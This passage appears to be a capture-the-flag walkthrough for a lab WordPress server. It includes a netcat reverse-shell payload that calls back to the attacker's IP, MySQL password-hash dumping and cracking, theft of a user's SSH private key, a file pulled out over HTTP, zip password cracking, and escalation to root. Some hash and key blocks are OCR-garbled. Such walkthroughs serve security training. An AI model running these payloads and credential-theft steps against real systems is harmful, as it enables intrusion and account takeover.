


But if we have the access to the wordpress admin dashboard we can get id and see we are currently www-data. Now that we know we can access a shell let's try and get reverse shell for that i am going to use revshells.com for making my self a payload to get a reverse shell.

Exploitation [Phase 2]

Getting a reverse shell via backdoor in hello-dolly plugin

payload ⇒ busybox%20nc%2010.8.57.68%209001%20-e%20%2Fbin%2Fbash



Now Let's hit enter and see if we get a connection back on our nc server running on port 9001.




And here we go we got our reverse shell but let's stabilize the shell first using the python's pty module

Post-Exploitation [Phase 3]

Stabilizing the Shell


1. python3 -c 'import pty; pty.spawn("/bin/bash")'
2. export TERM=xterm-256color
3. export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmp
4. stty cols 120 rows 30

Enter these one by one and press enter in the terminal once done you terminal should look like this.



```
5. stty raw -echo; fg; reset
```

press ctrl z into the terminal and enter this and press enter few times like the image below




```
www-data@ip-10-201-86-227:/var/www/wordpress/wp-admin$ ^Z
[1] + 76691 suspended nc -nvip 9001
→ smol stty raw -echo; fg; reset
[1] + 76691 continued nc -nvip 9001

www-data@ip-10-201-86-227:/var/www/wordpress/wp-admin$ www-data@ip-10-201-86-227:/var/www/wordpress/wp-admin$ www-data@ip-10-201-86-227:/var/www/wordpress/wp-admin$ www-data@ip-10-201-86-227:/var/www/wordpress/wp-admin$
```

Once all the steps are done you shell is now fully stabilized now even if you press ctrl c your shell won't exit. Let's move forward and see what else we can do that now we are on the server.

Accessing mysql server as wpuser



```
www-data@ip-10-201-86-227:$ cd home
www-data@ip-10-201-86-227:/home$ ls
diego gege ssm-user think ubuntu xavi
www-data@ip-10-201-86-227:/home$ ls -la
total 32
drwxr-xr-x  8 root      root      4096 Aug 16 17:04 .
drwxr-xr-x 18 root      root      4096 Aug 16 17:04 ..
drwxr-x---  2 diego    internal  4096 Aug 18 2023 diego
drwxr-x---  2 gege    internal  4096 Aug 18 2023 gege
drwxr-xr-x  2 ssm-user ssm-user  4096 Jul 20 11:11 ssm-user
drwxr-x---  5 think    internal  4096 Jan 12 2024 think
drwxr-xr-x  3 ubuntu   ubuntu   4096 Aug 16 17:04 ubuntu
drwxr-x---  2 xavi    internal  4096 Aug 18 2023 xavi
www-data@ip-10-201-86-227:/home$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ip-10-201-86-227:/home$
```

Now that we are in home i can see users but cannot access them as i don't have permissions but instead of accessing we can do one more thing that is to access the mysql running on the website also it is now easy as we also have the credentials we found in wp-config.php for the wpuser.

command ⇒ mysql -u wpuser -p

```
www-data@ip-10-201-86-227:/home$ mysql -u wpuser -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 351
Server version: 8.0.42-Ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

Now that we are in the mysql lets look for the databases it has

command ⇒ show databases;

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
| wordpress |
+-----+
5 rows in set (0.00 sec)

mysql> 
```

Got so many but we need to the tables for the wordpress database. so let's use that wordpress database and dump all the tables.

command ⇒ use wordpress;

```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Now lets dump all the tables that it has.

command ⇒ show tables;

```
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_bp_activity      |
| wp_bp_activity_meta |
| wp_bp_invitations   |
| wp_bp_messages_messages |
| wp_bp_messages_meta  |
| wp_bp_messages_notices |
| wp_bp_messages_recipients |
| wp_bp_notifications   |
| wp_bp_notifications_meta |
| wp_bp_optouts        |
| wp_bp_xprofile_data  |
| wp_bp_xprofile_fields |
| wp_bp_xprofile_groups |
| wp_bp_xprofile_meta   |
| wp_commentmeta       |
| wp_comments          |
| wp_links             |
| wp_options           |
| wp_postmeta          |
| wp_posts              |
| wp_signups            |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta          |
| wp_terms              |
| wp_usermeta          |
| wp_users              |
| wp_wysija_campaign   |
| wp_wysija_campaign_list |
| wp_wysija_custom_field |
| wp_wysija_email       |
| wp_wysija_email_user_stat |
| wp_wysija_email_user_url |
| wp_wysija_form         |
| wp_wysija_list         |
| wp_wysija_queue        |
| wp_wysija_url          |
```

```
| wp_wysija_url_mail      |
| wp_wysija_user          |
| wp_wysija_user_field    |
| wp_wysija_user_history  |
| wp_wysija_user_list     |
+-----+
42 rows in set (0.00 sec)
```

mysql>

This is what we got now lets dump all the hashes from the wp_users column.


command ⇒ select * from wp_users;

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name
1	admin	\$P\$BB4zz2JEnM2H3WE2RHs3q18.1pvcql1	admin	admin@smol.thm	http://www.smol.thm	2023-08-10 11:00:30		0	admin
2	wpuser	\$P\$BWFbcbXdzGrsjnbc54Dr3Erff4JPwv1	wp	wp@smol.thm	http://wp.smol.thm	2023-08-10 11:04:07		0	wordpress user
3	think	\$P\$B0b8/koi4nrmSPW85f5KzM5M/k2n0d/	think	john@smol.thm	http://think.smol.thm	2023-08-10 15:01:08		0	Mario Llado Marti
4	gege	\$P\$B1UHruCd/9bGD.TtVZUL1xFrTsb3PX1	gege	gege@smol.thm	http://gege.smol.thm	2023-08-17 20:18:00		0	gege
5	diego	\$P\$BF5e3kYz6n3nb54t35rrf4Jwv1	diego	diegoloco1@smol	http://diego.smol.thm	2023-08-17 20:19:15		0	diego
6	xavi	\$P\$B84cz85nH2N5ME9Rhs3d8.1pvcql1	xavi	xavismol@smol	http://smol.smol.thm	2023-08-17 20:20:01		0	xavi

Boys and girls we got hashes and what do we do with hashes that's correct we crack them. Now the creator suggests that we should use john the ripper instead of hashcat as it is faster if you don't have a gpu so let's crack the hashes via john.

Cracking Hashes from the database

command ⇒ john —wordlists=/usr/share/wordlists/rockyou.txt hashes.txt



```
→ smol john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]
1g 0:00:01:10 DONE (2025-08-16 15:40) 0.01412g/s 18600p/s 18600c/s 18600C/s sandr1ta..samuelito2005
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
→ smol
```

Now that we have the password for the user Diego we can su into Diego for further exploitation.

Trying to ssh into think via Diego

command ⇒ cat id_rsa

```
www-data@ip-10-201-86-227:/home$ su diego
Password:
diego@ip-10-201-86-227:/home$
```

```
diego@ip-10-201-86-227:/home$ ls
diego gege ssm-user think ubuntu xavi
diego@ip-10-201-86-227:/home$ cd think
diego@ip-10-201-86-227:/home/think$ ls
diego@ip-10-201-86-227:/home/think$ ls -la
total 32
drwxr-x--- 5 think internal 4096 Jan 12 2024 .
drwxr-xr-x 8 root root 4096 Aug 16 17:04 ..
lrwxrwxrwx 1 root root 9 Jun 21 2023 .bash_history -> /dev/null
-rw-r--r-- 1 think think 220 Jun 2 2023 .bash_logout
-rw-r--r-- 1 think think 3771 Jun 2 2023 .bashrc
drwx----- 2 think think 4096 Jan 12 2024 .cache
drwx----- 3 think think 4096 Aug 18 2023 .gnupg
-rw-r--r-- 1 think think 807 Jun 2 2023 .profile
drwxr-xr-x 2 think think 4096 Jun 21 2023 .ssh
lrwxrwxrwx 1 root root 9 Aug 18 2023 .viminfo -> /dev/null
diego@ip-10-201-86-227:/home/think$ cd .ssh
diego@ip-10-201-86-227:/home/think/.ssh$ ls
authorized_keys id_rsa id_rsa.pub
```

We know that to ssh we cannot use the password text we need the private that is exactly what we are getting the private key of think because only think has it.

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXKtdjEAAAAABG5vbmuAAAAEb9uZQAAAAAAAAABAAIBwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxGtoQjY5NUymuD+3b0xzEYIhdBbsnicrrnvkMjOgdBp8xYKrfOgM
ehrkrEXjcqmrFvZzp0hnVnbaCyUV8vDrywsrEivK7d5lDefssH/RqRinOY3FEYE+ekzKoH
+S6+jNEKedMH7DamLsXxsAG5b/Avm+FpWmvN1yS5sTeCeYU0wsHMP+cfM1cYcDkDU6HmiC
A2G4D5+uPluSH13TS12JpFyU3EjHQvV6evERcriHSfV0PxMrrwJEyOwSPYA2c7RIYh+tb
bniQRVAGE0Jato7kqAJOKZluXHEIKhBnFOlt5J5sp6l/QfxzZYRMBaiuyNttOY1byNwj6/
EEyQe1YM5chhtmJm/RWog8U6Zf8BgB2KoVN7k11VG74+cmFMbGP6xn1mQG6i2u3H6WcY1
LAc0J1bhypGsPPcE06934s9jrKiN9Xk9BG7HCnDhY2A6bC6biE4UqfU3ikNQZMXwCvF8vY
HD4zdOgaUM8Pqi90WCGEcGPtTfW/Pe4+XoqZmcVAAAFiK47j+auO4/mAAAAB3NzaC1yc2
EAAAGBAMRraEI2OTVMprg/t29McxGCIXQW7J4nK6575DlzoHW6fMWcQ3zoDhoa5KxF43Kp
qxb2c6dIZ1Z22gsIfLw68sLKxIryu3eSA3n7LB/0akYpzmNxRGBPnpMyqB/kuvozRCnnT
B+w2pi7F8bABuW/wL5vhaVprzdckubEgnmFNMLBzD/nHzNXGHA5A1Oh5oggNhuA+frj5b
kh9d00tdiaRclNxIx0L1enrxEXnK4h0n1dDTK68CRMjsEj2ANnO0ZWifrW254kEVQBhNC
WraO5KgCTimSLlxCCoQZxTiLeSebKepf0H18WWETAworsjbbTmNW8jcl+vxBMkHtWDOXI
YbZiZv0VqIPFOg2X/AYAdiqFTe5NdVRu+PnJhTGxj+sZ9ZkBuoTrx+InGNSwHNCdW4cqR
rDz3BN0vd+LPY6yojfV5PQRuxpw4WNgOmwwm4h0FKn1N4pDUGTF8ArxfL2Bw+M3ToGIDP
D6ovdFghhHBj7U31v3T3uPI6KmZnFQAAAAMBAAEAAAGBAIxuXnQ4YF6DFw/UPkoM1phF+b
UOTs4kl070tQpPbwG8+0gbTJBZN9J1N9kTfrKULaaW3ciUMs3W273sHe074tmgeoLbXJME
wW9vygHG4ReM0MKNYcBKL2kxTg3CKEESiMrHi9MITp7ZazX0D/ep1VIDRWzQQg32JaI4jk
rxxC6J32ARoPHHeQZaCWopJAxpm8rfKsHA4MsKnSxf4JmZnrcsmiGExzJQX+iWQbBaJZ/C
```

```
w1RPjmO/fJ16fqcreyA+hMeAS0Vd6rUqRkZcY/0/aA3zGUgXaaeiKtscjKJqeXZ66/NiYD
6XhW/O3/uBwepTV/ckwzdDYD3v23YuJp1wUOPG/7iTQdQXP1FSHYQMd/C+37gyURIZJqZg
e8ShcdgU4htakbSA8K2pYwaSnpfsp/LHk9adQi4bB0i8bCTX8HQqzU8zgaO9ewjLpGBwf4
Y0qNNo8wyTluGrKf72vDbajti9RwuO5wXhd+RNhktuv6B4aGLTmDpNUk5UALknD2qAQAA
AMBU+E8sqbf2oVm6tyPu6Pw/Srpk5caQw8Dn5vG8VcdPsdCSc29Z+frcDkWN2Oql+b0B
zbOhGp/YwPhJi098nujXEpsied8JCKO9R9wU/IuWKeorvIQipaKA5TDZaztrFqBkE8FFEQQ
gKLOtX3EX2P11ZB9UX/nD9c30jEW7NrVcrC0qmts4HSpr1rggIm+Jlom8xJQWuVK42Dmun
IjqND0YfSgn5pqY4hNeqWz2EnrFxfMaSzUFacK8WLQXVP2x8AAADBAPkcG1ZU4dRlwIXE
XX060DsJ9omNYPHOXVPmOov7UII6TOdv1kaUuCszf2dh1A/BBkGPQDP5hKrOdrh8vcRR
A+Eog/y0lw6CDUDfwGQrqDKRxVVUcNbGNhjgnxRRg2ODEOK9G8GsJuRYihTZp0LnM2fHd
jAoSAEuXfS7+8zGZ9k9Vdl8jaNNM+BX+DZPJs2FxO5MHu7SO/yU9wKf/zsuu5KlkYGFgLV
Ifa4X2anF1HTJJVfYWUBWAPPsKsfX1UQAAAMEAydo2UnBQhJUia3ux2LgTDe4FMldwZ+yy
PiFf+EnK994HuAkW2I3R36PN+BoOua7g1g1GHveMfB/nHh4zEB7rhYLfuDyZ//8IzuTaTN
7kGcF7yOYCd7oRmTQLUZeGz7WBr3ydmCPPLDJe7Tj94roX8tgwMO5WCuWHym6Os8zONKKR
u742mQ/UfeT6NnCJWHTorNpJO1fOexq1kmFKCMnclINnk8ZF1BBRQZtfjMvJ44sj9Oi4aE
81DXo7MfGm0bSFAAAAEnRoaW5rQHVidW50dXNlcnZlcg==
-----END OPENSSH PRIVATE KEY-----
```

This is the private key for the user think but obv i remove some letters so u guys can't use this to get ssh for think without you trying.

sshing into think

command ⇒ ssh -i id_rsa think@www.smol.thm



First save the private key you got from the think user then use chmod 600 to give it permission then use -i flag to use the private key to enter into the ssh of think

```
The authenticity of host 'www.smol.thm (10.201.86.227)' can't be established.
ED25519 key fingerprint is SHA256:woTC7D2fGTHHeVhSG2/YYw9ygjHO3uK774Ql7j6nTCVU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'www.smol.thm' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro
```

System information as of Sat 16 Aug 2025 08:03:31 PM UTC

```
System load: 0.08      Processes: 130
Usage of /: 70.0% of 9.75GB  Users logged in: 0
Memory usage: 17%      IPv4 address for ens5: 10.201.86.227
Swap usage: 0%
```

* Ubuntu 20.04 LTS Focal Fossa has reached its end of standard support on 31 Ma

For more details see:
<https://ubuntu.com/20-04>

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

37 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 20.04 at
<https://ubuntu.com/20-04>

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.


think@ip-10-201-86-227:~\$

Now that we are using ssh lets move forward by going into gege as there is a old wordpress zip in gege's directory also that zip file is password protected so we are going to use zip2john an extension of john the ripper to get the password of locked zip files by first creating a hash of that zip and then cracking it like the john the ripper but before we start the cracking let's first get the file to our attack box first using the python http server.

Cracking Zip via zip2john


Sending file to the attacker box

command ⇒ python3 -m http.server 8000



```
think@ip-10-201-86-227:/home$ ls
diego gege ssm-user think ubuntu xavi
think@ip-10-201-86-227:/home$ su gege
gege@ip-10-201-86-227:/home$ ls
diego gege ssm-user think ubuntu xavi
gege@ip-10-201-86-227:/home$ cd gege
gege@ip-10-201-86-227:~/gege$ ls
wordpress.old.zip
gege@ip-10-201-86-227:~/gege$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.8.57.68 - - [16/Aug/2025 20:13:17] "GET /wordpress.old.zip HTTP/1.1" 200 -
```

command ⇒ wget <http://www.smol.thm:8000/wordpress.old.zip>



```
+ smol: wget http://www.smol.thm:8000/wordpress.old.zip
--2025-08-16 10:13:18--  http://www.smol.thm:8000/wordpress.old.zip
Resolving www.smol.thm (www.smol.thm)... 10.201.86.227
Connecting to www.smol.thm (www.smol.thm)|10.201.86.227|:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 32286548 (31M) [application/zip]
Saving to: "wordpress.old.zip"

wordpress.old.zip          100%[=====] 30.77M  1.41MB/s   in 29s

2025-08-16 10:13:48 (1.07 MB/s) - 'wordpress.old.zip' saved [32286548/32286548]
```

Ok i forgot to tell u that if you are not that user gege you cannot send the file over to the attacker box but going into gege no rocket science just use the command su gege and you will be be gege without any password from there transfer the file over to the attacker box with the same methodology.

Using the zip2jhon

command ⇒ zip2john wordpress.old.zip > zip_hash.txt

```
321 cs=a321 type=8
ver 2.0 efn 8455 efn 7875 wordpress.old.zip/wordpress.old/wp-admin/widgets-form-blocks.php PKZIP Encr: TS_chk, cmplen=1010, decmplen=2535, crc=8F246FD9 ts=A321
cs=a321 type=8
ver 2.0 efn 8455 efn 7875 wordpress.old.zip/wordpress.old/wp-admin/erase-personal-data.php PKZIP Encr: TS_chk, cmplen=2741, decmplen=7539, crc=050990C10 ts=A321
cs=a321 type=8
ver 2.0 efn 8455 efn 7875 wordpress.old.zip/wordpress.old/wp-admin/export.php PKZIP Encr: TS_chk, cmplen=3141, decmplen=11264, crc=C4BAA96E4 ts=A321 cs=a321 typ
e=8
ver 2.0 efn 8455 efn 7875 wordpress.old.zip/wordpress.old/wp-admin/options-writing.php PKZIP Encr: TS_chk, cmplen=2991, decmplen=9273, crc=A0886DAD ts=A321 cs=
a321 type=8
ver 2.0 efn 8455 efn 7875 wordpress.old.zip/wordpress.old/wp-admin/users.php PKZIP Encr: TS_chk, cmplen=5608, decmplen=22481, crc=9EFD1D05 ts=A321 cs=a321 type
=8
ver 2.0 efn 8455 efn 7875 wordpress.old.zip/wordpress.old/wp-admin/options-media.php PKZIP Encr: TS_chk, cmplen=1973, decmplen=6505, crc=A257A561 ts=A321 cs=a3
1 type=8
ver 2.0 efn 8455 efn 7875 wordpress.old.zip/wordpress.old/wp-admin/edit.php PKZIP Encr: TS_chk, cmplen=5403, decmplen=19484, crc=8879393A ts=A321 cs=a321 typ
e=8
ver 2.0 efn 8455 efn 7875 wordpress.old.zip/wordpress.old/wp-admin/import.php PKZIP Encr: TS_chk, cmplen=2026, decmplen=7573, crc=9088AD7B ts=A321 cs=a321 type
=8
ver 2.0 efn 8455 efn 7875 wordpress.old.zip/wordpress.old/wp-admin/revision.php PKZIP Encr: TS_chk, cmplen=2001, decmplen=5578, crc=F12DC9B1 ts=A321 cs=a321 typ
e=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
> smol ls
[hashes.txt ↵] id_rsa ↵ [wordpress.old.zip] ↵ zip_hash.txt
> smol ↵
```

```
➜ emol cat zip_hash.txt
File: zip_hash.txt

wordpress.old.zip:pKz1p$8!1*0*0*24+o3l*c2fb90b3964ce4863c047e66cc3c2456ed4ffffe2124c38cb931965b931793de138ae891+1*0*0*24+c3l*c772f8032f1202c65e4
d0d78c01cfra0d8675*0*0*0*24+o3l*c2fb90b3964ce4863c047e66cc3c2456ed4ffffe2124c38cb931965b931793de138ae891+1*0*0*24+c3l*c772f8032f1202c65e4
3209*f8c1bc08233c28283028e6c556ddc3103e519747b7b831bb83752782abe0e*1*0*0*24+o3l*c2fd42f790a7b73535c7c47909eb0c6b997d68d5c69f1248d84df
382d48c3e3d49*1*0*0*24+o3l*c2fb90b3964ce4863c047e66cc3c2456ed4ffffe2124c38cb931965b931793de138ae891+1*0*0*24+o3l*c2fd42f790a7b73535c7c47909eb0c6b997d68d5c69f1248d84df
o/*$pkzip$:wordpress.old.zip:wordpress.old/wp-content/plugins/akismet/index.php,wordpress.old/wp-content/index.php,wordpress.old/wp-content/plugins/index.php,wordpress.old/wp-content/themes/index.php,wordpress.old/wp-includes/blocks/spacer/style.min.css,wordpress.old/wp-includes/blocks/spacer/style-rtl.min.css,wordpress.old/wp-includes/blocks/spacer/style.css,wordpress.old/wp-includes/blocks/spacer/style-rtl.css:wordpress.old.zip

➜ emol
```

Now that we have generated the hash let's use john to crack the generated hash and get the password for our zip file.

command ⇒ john --wordlist=/usr/share/wordlists/rockyou.txt zip_hash.txt

```
→ smol john --wordlist=/usr/share/wordlists/rockyou.txt zip hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[...]
(wordpress.old.zip)
1g 0:00:00:04 DONE (2025-08-16 16:20) 0.2109g/s 1610Kp/s 1610Kc/s 1610KC/s hesse..hellome2010
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
→ smol [ ]
```

We got the password let's now unzip the old version of our wordpress files

Unzipping the old wordpress zip file

command ⇒ unzip wordpress.old.zip

```
gege@ip-10-201-86-227:~$ ls  
wordpress.old.zip  
gege@ip-10-201-86-227:~$ unzip wordpress.old.zip  
Archive: wordpress.old.zip  
      creating: wordpress.old/  
[wordpress.old.zip] wordpress.old/wp-config.php password: |
```

```
inflating: wordpress.old/wp-admin/network/sites.php
inflating: wordpress.old/wp-admin/network/contribute.php
inflating: wordpress.old/wp-admin/network/site-users.php
inflating: wordpress.old/wp-admin/network/plugin-install.php
inflating: wordpress.old/wp-admin/network/users.php
inflating: wordpress.old/wp-admin/network/edit.php
inflating: wordpress.old/wp-admin/plugin-install.php
inflating: wordpress.old/wp-admin/admin-post.php
inflating: wordpress.old/wp-admin/terms.php
inflating: wordpress.old/wp-admin/export-personal-data.php
inflating: wordpress.old/wp-admin/edit-form-comment.php
inflating: wordpress.old/wp-admin/authorize-application.php
inflating: wordpress.old/wp-admin/widgets-form-blocks.php
inflating: wordpress.old/wp-admin/erase-personal-data.php
inflating: wordpress.old/wp-admin/export.php
inflating: wordpress.old/wp-admin/options-writing.php
inflating: wordpress.old/wp-admin/users.php
inflating: wordpress.old/wp-admin/options-media.php
inflating: wordpress.old/wp-admin/edit.php
inflating: wordpress.old/wp-admin/import.php
inflating: wordpress.old/wp-admin/revision.php
gege@ip-10-201-86-227:~$ ls
wordpress.old  wordpress.old.zip
gege@ip-10-201-86-227:~$
```

And we got the contents of the old wordpress zip file let's see the wp-config.php file if there is any other creds that we can use.

Credential for user xavi

command ⇒ cat wp-config.php

```
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'xavi' );

/** Database password */
define( 'DB_PASSWORD', [REDACTED] );

/** Database hostname */
define( 'DB_HOST', 'localhost' );
```

We finally now move to the last user in the home directory that is xavi let's su into xavi to see what does he has for us.

command ⇒ su xavi

```
gege@ip-10-201-86-227:~/wordpress.old$ su xavi
Password:
xavi@ip-10-201-86-227:/home/gege/wordpress.old$ id
uid=1001(xavi) gid=1001(xavi) groups=1001(xavi),1005(internal)
xavi@ip-10-201-86-227:/home/gege/wordpress.old$
```

Now that we are in xavi lets explore and our little exploration starts with does he have any sudo priv

command ⇒ sudo -l

command ⇒ sudo /bin/bash

